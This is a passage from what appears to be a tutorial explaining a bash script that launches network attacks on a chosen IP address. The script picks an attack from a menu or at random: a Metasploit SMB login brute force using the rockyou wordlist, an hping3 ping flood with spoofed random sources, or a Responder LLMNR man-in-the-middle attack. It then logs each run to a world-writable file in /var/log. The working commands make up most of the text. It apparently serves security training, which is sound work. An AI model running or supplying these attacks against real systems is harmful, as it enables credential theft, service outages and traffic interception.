    sudo gunzip /usr/share/wordlists/rockyou.txt.gz
fi
  echo "Selected attack: Metasploit"
  sleep 3
  echo 'Executing Brute Force Attack with wordlist'
  echo 'use auxiliary/scanner/smb/smb_login' > enum.rc
  echo "set rhosts $host_ip" >> enum.rc
  echo 'set user_file /usr/share/wordlists/rockyou.txt' >> enum.rc
  echo 'set pass_file /usr/share/wordlists/rockyou.txt' >> enum.rc
  echo 'run' >> enum.rc
  echo 'exit' >> enum.rc

  msfconsole -r enum.rc -o testresult.txt
}
```

Function is used to for the attacks variable and random_attack variable

Function and IF Else command is used for attacks type variable and to check if the selected wordlist for brute force attack “rockyou.txt” is available. Otherwise, it will then execute the extraction process.

The Script will then prepare the “.rc” file for msfconsole automation with the target ip address stored in the variable host_ip.

Process result is logged in the file “testresult.txt

```
#Function for HPing3 Denial of Service Ping Flood Attack

function execute_hping3 {
  attack_type='Hping3 DOS Ping Flood with Random Source IP'
  echo "Selected attack: Hping3"
  echo "Denial of Service Ping Flood Attack with Random Source IP executing in 5 seconds. CTL + C to STOP"
  sleep 5

  sudo hping3 -1 --flood $host_ip --rand-source
}

#Function for Man-in-the-Middle Responder LLNMR Attack

function execute_responder {
  attack_type='Man-in-the-Middle Responder LLMNR Attack'
  echo 'Selected attack: Responder LLMNR Attack'
  echo 'Man-in-the-Middle Responder LLMNR Attack '
  sudo responder -I eth0 $host_ip
}
```

Function command is used for Hping3 DOS Ping Flood attack and also MITM Responder LLMNR Attack

```
case "$choice" in
  1)
    execute_metasploit
    ;;
  2)
    execute_hping3
    ;;

  3)
    execute_responder
    ;;
  z)
    select_random_attack
    case "$random_attack" in
      "Metasploit")
        execute_metasploit
        ;;
      "Hping3")
        execute_hping3
        ;;
      "Responder LLMNR Attack")
        execute_responder
        ;;

    esac
    ;;
  *)
    echo 'Invalid choice. Please enter a number between 1 and 3 or 'z' for a random choice.'
    exit 1
    ;;
esac

#On attack selection, save it into a log file in /var/log with the kind of attack, time of execution, and IP addresses
      sudo touch /var/log/attack.log
      sudo chmod 777 /var/log/attack.log
      log_file="/var/log/attack.log"
      attack_time=$(date +"%Y-%m-%d %H:%M:%S")
      sudo echo "Attack type: $attack_type" >> "$log_file"
      sudo echo "Execution time: $attack_time" >> "$log_file"
      sudo echo "IP address: $host_ip" >> "$log_file"
      sudo echo "================================" >> "$log_file"

exit
```

Case, in , command is then used to handle the user input stored in the Variable ‘choice’

The file attack.log will be created and the attack type, date and time as well as IP address will be logged in /var/log directory.

Credits

Topic	Link	Author
Hping3 Demo- Kali Linux - Ping Flood and SYN Flood Attack - DOS and DDOS - Explained - CSE4003	**https://www.youtube.com/watch?v=lFpDnPGXNwk**	Satish C J
How to select a random item from an array in shell	**https://stackoverflow.com/questions/2388488/how-to-select-a-random-item-from-an-array-in-shell**	loklaan
How can I print existing ASCII art from a Bash script?	**https://askubuntu.com/questions/690926/how-can-i-print-existing-ascii-art-from-a-bash-script**	Wilf
Hacking wordlists	**https://www.youtube.com/watch?v=rgWcguAg-XA**	David Bombal

End